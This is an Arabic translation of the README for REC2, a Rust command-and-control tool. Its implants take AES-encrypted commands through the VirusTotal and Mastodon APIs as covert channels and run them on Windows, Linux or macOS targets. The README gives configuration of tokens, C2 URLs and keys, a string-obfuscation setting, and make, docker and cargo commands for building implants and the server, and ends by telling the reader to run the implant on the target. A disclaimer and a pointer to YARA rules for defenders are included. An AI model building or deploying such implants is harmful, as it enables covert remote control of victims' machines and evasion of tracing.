 g0h4n/rec2

REC2 (Rusty External Command and Control) هو أداة عميل وخادم تسمح للمدقق بتنفيذ أوامر من واجهات برمجة تطبيقات VirusTotal وMastodon مكتوبة بلغة Rust. 🦀

:shipit: معلومة: REC2 هو مشروع شخصي قديم (أوائل 2023) لم أواصل تطويره. إنه جزء من قائمة مشاريع ساعدتني على تعلّم Rust. من المحتمل أن الكود يُعتبر قديمًا وليس في أفضل صورة. ربما سأكمل من حيث توقفت #roadmap. ومع ذلك، فإن REC2 يعمل بكامل وظائفه ويتيح تنفيذ الأوامر على هدف Linux / macOS أو Windows عبر واجهتَي VirusTotal وMastodon البرمجيتين.






⚠️ إخلاء المسؤولية: REC2 مخصص للأغراض التعليمية فقط. استخدمه على مسؤوليتك الخاصة، ولا يمكن تحميلي مسؤولية أي أضرار ناتجة عنه. استخدام هذه الأداة لمهاجمة الأهداف دون موافقة مسبقة متبادلة غير قانوني. تقع على عاتق المستخدم النهائي مسؤولية الامتثال لجميع القوانين المحلية والولائية والفيدرالية المعمول بها. لا أتحمل أي مسؤولية ولست مسؤولًا عن أي إساءة استخدام أو ضرر ناتج عن هذه الأداة.
🔴 الفريق الأحمر (Redteamer): أشاركك نسخة تجريبية من إحدى أدوات C2 الخارجية الخاصة بي والتي تستخدم virustotal وmastodon
🔵 الفريق الأزرق (Blueteamer): يمكنك العثور على مثال لقواعد yara لزرعات REC2 في هذا المستودع نفسه
REC2، أو Rusty External Command and Control (السيطرة والقيادة الخارجية بلغة رست)، هي أداة متعددة الاستخدامات للتحكم والقيادة (C2) مطوّرة بلغة البرمجة Rust. توفر وسيلة سرية وفعّالة لإدارة الزرعات (العملاء) عن بُعد على أنظمة macOS وLinux وWindows. تستخدم REC2 واجهات برمجية تابعة لجهات خارجية مثل VirusTotal أو Mastodon لنقل الرسائل المشفرة باستخدام AES بين الخادم والزرعات، مما يسمح للمهاجمين بالعمل بشكل خفيّ عبر هذه القنوات الخارجية. يمكن للزرعات مراقبة المهام المعلّقة، واسترجاع المهام وفك تشفيرها وتنفيذها على النظام المستهدف، وإرسال النتائج بأمان مرة أخرى عبر نفس الواجهات البرمجية. يضيف استخدام هذه الواجهات البرمجية كوسيط طبقة إضافية من إخفاء الهوية، مما يقلل من سهولة تتبع أثر المهاجم.


غيّر بعض القيم في implants/(mastodon,virustotal)/src/main.rs :
// (MASTODON or VIRUSTOTAL) TOKEN
// <https://mastodon.be/settings/applications>
// <https://developers.virustotal.com/reference/authentication>
let token = lc!("TOKEN").to_owned();
// (MASTODON or VIRUSTOTAL) FULL URL
//let full_url = lc!("https://mastodon.xx/@username/100123451234512345").to_owned();
let full_url = lc!("https://www.virustotal.com/gui/file/99ff0b679081cdca00eb27c5be5fd9428f1a7cf781cc438b937cf8baf8551c4d").to_owned();
أنشئ زرعة Windows x64 كملف ثنائي ثابت:
make virustotal_windows
make mastodon_windows
يمكنك العثور على (rec2_virustotal_x64.exe أو rec2_mastodon_x64.exe) في مجلدك الحالي.
ولإنهاء الأمر، قم بتجميع ملف الخادم الثنائي:
make c2server_release
./server_release -h
./server_release VirusTotal -h
./server_release Mastodon -h

# Example
./server_release VirusTotal --url <URL> --token <TOKEN> --key <AES_KEY>
الآن كل ما عليك فعله هو تنفيذ الزرعة على هدفك.
يمكنك استخدام أمر make لتجميعه لأنظمة Linux أو Windows أو mac0S.
المزيد من الأوامر في Makefile:
REC2 Server:
usage: make c2server_debug
usage: make c2server_release
usage: make c2server_windows
usage: make c2server_windows_x64
usage: make c2server_windows_x86
usage: make c2server_linux
usage: make c2server_linux_aarch64
usage: make c2server_linux_x86_64
usage: make c2server_macos
usage: make c2server_arm_musl
usage: make c2server_armv7

VirusTotal implant:
usage: make virustotal_debug
usage: make virustotal_release
usage: make virustotal_windows
usage: make virustotal_windows_x64
usage: make virustotal_windows_x86
usage: make virustotal_linux
usage: make virustotal_linux_aarch64
usage: make virustotal_linux_x86_64
usage: make virustotal_macos
usage: make virustotal_arm_musl
usage: make virustotal_armv7

Mastodon implant:
usage: make mastodon_debug
usage: make mastodon_release
usage: make mastodon_windows
usage: make mastodon_windows_x64
usage: make mastodon_windows_x86
usage: make mastodon_linux
usage: make mastodon_linux_aarch64
usage: make mastodon_linux_x86_64
usage: make mastodon_macos
usage: make mastodon_arm_musl
usage: make mastodon_armv7

Dependencies:
usage: make install_windows_deps
usage: make install_macos_deps

Documentation:
usage: make c2server_doc
usage: make virustotal_doc
usage: make mastodon_doc

Cleaning:
usage: make clean
قم ببناء REC2 باستخدام docker للتأكد من توفر جميع التبعيات.
docker build --rm -t rec2 .

# Then to build C2 server:
docker run --rm -v ./:/usr/src/rec2 rec2 c2server_windows
docker run --rm -v ./:/usr/src/rec2 rec2 c2server_linux
docker run --rm -v ./:/usr/src/rec2 rec2 c2server_macos


# Then to build VirusTotal implant:
docker run --rm -v ./:/usr/src/rec2 rec2 virustotal_windows
docker run --rm -v ./:/usr/src/rec2 rec2 virustotal_linux
docker run --rm -v ./:/usr/src/rec2 rec2 virustotal_macos

# Then to build Mastodon implant:
docker run --rm -v ./:/usr/src/rec2 rec2 mastodon_windows
docker run --rm -v ./:/usr/src/rec2 rec2 mastodon_linux
docker run --rm -v ./:/usr/src/rec2 rec2 mastodon_macos
ستحتاج إلى تثبيت Rust على نظامك.
https://www.rust-lang.org/fr/tools/install
:warining: تحتاج إلى تصدير متغير
LITCRYPT_ENCRYPT_KEYفي الطرفية قبل تجميعه. (لإخفاء نصوص الزرعات)
export LITCRYPT_ENCRYPT_KEY="MYSUPERPASSWORD1234567890"
LITCRYPT_ENCRYPT_KEY="MYSUPERPASSWORD1234567890"
:warining: تحتاج إلى تغيير AESKEY في implants/(virustotal,mastodon)/main.rs وتغيير URL وTOKEN.
إليك كيفية تجميع نسختي "release" و"debug" باستخدام أمر cargo.
git clone https://github.com/g0h4n/REC2
cd REC2

# Implants
# choise your implant Mastodon or VirusTotal

# implants/mastodon/Cargo.toml
# release version
cargo build --release --manifest --manifest-path implants/mastodon/Cargo.toml
# or debug version
cargo b --manifest-path implants/mastodon/Cargo.toml

# implants/virustotal/Cargo.toml
# release version
cargo build --release --manifest --manifest-path implants/virustotal/Cargo.toml
# or debug version
cargo b --manifest-path implants/virustotal/Cargo.toml
